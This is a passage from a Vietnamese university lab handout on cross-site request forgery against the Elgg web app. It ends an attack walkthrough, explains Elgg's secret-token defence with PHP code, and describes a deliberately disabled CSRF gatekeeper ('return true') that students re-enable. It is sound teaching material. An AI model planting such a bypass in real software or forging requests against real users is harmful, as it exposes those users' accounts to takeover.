
**Bước 3:** Gửi tin nhắn có chứa URL để Bobby vào xem.



**Bước 4:** Khi Bobby nhấp vào URL để xem thì thông tin của Bobby đã được thay đổi.



Xem LiveHTTPheaders, chúng ta thấy khi Bobby nhấp vào URL, một yêu cầu HTTP POST thay đổi thông tin đã được thực hiện. Khi thực hiện xong thì lập tức chuyển hướng URL về trang mà Bobby đang xem.



**Gợi ý giải đáp 2 câu hỏi:**

- + Câu 1: kết hợp câu 1 để giải.
- + Câu 2: dựa vào SOP để trả lời.

### 3. Thực hiện bảo vệ cho Elgg

Có một vài hướng tiếp cận phổ biến để chống lại tấn công CSRF:

- **Secret-token:** các ứng dụng web có thể nhúng một token bí mật trong trang của họ và tất cả yêu cầu đến từ trang web này sẽ mang theo token này. Bởi vì cross-site request không thể chứa token này, những request bị giả mạo sẽ dễ dàng bị phát hiện từ server.
- **Referrer header:** ứng dụng web cũng có thể xác thực trang gốc của request sử dụng referrer header. Tuy nhiên, do tính riêng tư, thông tin header này có thể loại bỏ tại phía client.

Ứng dụng Elgg sử dụng hướng tiếp cận là secret-token. Ứng dụng nhúng hai tham số `__elgg_ts` và `__elgg_token` trong request để bảo vệ. Hai tham số này được thêm vào body thông điệp HTTP của POST request và chuỗi URL của HTTP GET request.

Secret-token và mốc thời gian (timestamp) trong body của request: Elgg thêm mốc thời gian và token bảo mật đến tất cả các hoạt động người dùng được thực hiện. Mã nguồn HTML sau có trong tất cả form mà hoạt động người dùng được yêu cầu. Mã này thêm 2 tham số ẩn `__elgg_ts` và `__elgg_token` đến POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

`__elgg_ts` và `__elgg_token` được tạo ra bởi mô đun `views/default/input/securitytoken.php` và được thêm vào trang web. Đoạn code bên dưới sẽ trình bày cách 2 tham số được tự động thêm vào trang web.

```
$ts = time();
$token = generate_action_token($ts);
echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' => $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));
```

Elgg cũng thêm token bảo mật và timestamp đến mã JavaScript:

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Token bảo mật Elgg là một giá trị băm (hash) MD5 của giá trị bí mật trang web (lấy từ cơ sở dữ liệu), mốc thời gian, sessionID người dùng và chuỗi session được tạo tự động. Mã nguồn bên dưới trình bày cách tạo token bí mật cho Elgg.

```
function generate_action_token($timestamp) {
    $site_secret = get_site_secret();
    $session_id = session_id();
    // Session token
    $st = $_SESSION['__elgg_session'];
```



```

        if (($site_secret) && ($session_id)) {
            return md5($site_secret . $timestamp . $session_id . $st);
        }
        return FALSE;
    }

```

Hàm PHP `session_id()` được dùng để lấy và gán giá trị session id cho session hiện tại. Đoạn code bên dưới trình bày chuỗi được tạo tự động cho một session đã biết `_elgg_session`

```

.....

.....

// Generate a simple token (private from potentially public session id)
if (!isset($_SESSION['_elgg_session'])) {
    $_SESSION['_elgg_session'] = ElggCrypto::getRandomString(32, ElggCrypto::CHARS_HEX);
    .....
    .....

```

**Xác thực secret-token Elgg:** ứng dụng web elgg xác thực token được tạo ra và timestamp để chống lại tấn công CSRF. Mỗi hoạt động người dùng sẽ gọi hàm `validate_action_token` để xác thực token. Nếu token không có sẵn hoặc không hợp lệ, hoạt động sẽ bị từ chối và người dùng sẽ được chuyển hướng.

Đoạn code bên dưới trình bày hàm `validate_action_token`.

```

function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts = NULL) {
    if (!$token) { $token = get_input('_elgg_token'); }
    if (!$ts) { $ts = get_input('_elgg_ts'); }
    $session_id = session_id();
    if (($token) && ($ts) && ($session_id)) {
        // generate token, check with input and forward if invalid
        $required_token = generate_action_token($ts);
        // Validate token
        if ($token == $required_token) {
            if (_elgg_validate_token_timestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = true;
                .....
            }
        }
    }
}

```

```

        .....
    }
    else {
        .....
        .....
        register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
        .....
        .....
    }
    .....
    .....
}

```

**Bật chế độ ngăn chặn tấn công CSRF:**

Để mở chế độ ngăn chặn tấn công CSRF, vào thư mục elgg/engine/lib và tìm hàm action\_gatekeeper trong tập tin action.php. Trong hàm action\_gatekeeper, comment dòng lệnh “return true;”

```


function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure
    return true;
    .....
    .....
}

```

**Nhiệm vụ:** sau khi mở chế độ ngăn chặn tấn công, thực hiện lại tấn công CSRF và mô tả quan sát. Chỉ ra token bí mật trong HTTP request được bắt bởi LiveHTTPheaders. Giải thích tại sao người tấn công không thể gửi những token bí mật trong tấn công CSRF; Cái gì ngăn chặn chúng tìm ra token bí mật từ trang web?

**Hướng dẫn:**

**Bước 1:** vào đường dẫn `elgg/engine/lib/action.php` tìm hàm `action_gatekeeper` và comment như sau:



```
*actions.php [Read-Only] (/var/www/CSRF/elgg/engine/lib) - gedit

function action_gatekeeper($action) {


    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;

    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
    }
}
```


**Bước 2:** Thực hiện lại tấn công.

**Tấn công HTTP GET request.**


Ảnh màn hình khi nhấp vào link [www.csrfattack.com](http://www.csrfattack.com).



Ảnh chụp màn hình danh sách bạn bè của Alice sau khi nhấp vào URL.



Ảnh chụp LiveHTTPheaders.





Tấn công HTTP POST request.

Ảnh chụp khi vào link của [www.csrfabattacker.com](http://www.csrfabattacker.com).



Trang [www.csrfbattacker.com](http://www.csrfbattacker.com) liên tục submit nhưng không được chấp nhận do lỗi.



**Gợi ý giải đáp câu hỏi:** các bạn dựa vào gợi ý ở đề bài, kết hợp xem xét LiveHTTPheaders và kiến thức đã học.

### C. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả gồm chi tiết những việc bạn đã quan sát và thực hiện kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài gồm:

#### Báo cáo:

- Trình bày trong file Word (.doc, .docx) hoặc .PDF.

- Đặt tên theo định dạng: [Mã lớp]-LabX\_MSSV1-Tên SV.

Ví dụ: [NT101.H11.1]-Lab1\_14520000-NguyenVanA.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

#### D. THAM KHẢO

- [1] Elgg documentation: [http://docs.elgg.org/wiki/Main\\_Page](http://docs.elgg.org/wiki/Main_Page).
- [2] JavaScript String Operations. [http://www.hunlock.com/blogs/The\\_Complete\\_Javascript\\_Strings\\_Reference](http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference).
- [3] Session Security Elgg. [http://docs.elgg.org/wiki/Session\\_security](http://docs.elgg.org/wiki/Session_security).
- [4] Forms + Actions Elgg <http://learn.elgg.org/en/latest/guides/actions.html>.
- [5] PHP:Session id - Manual: <http://www.php.net/manual/en/function.session-id.php>

**HẾT**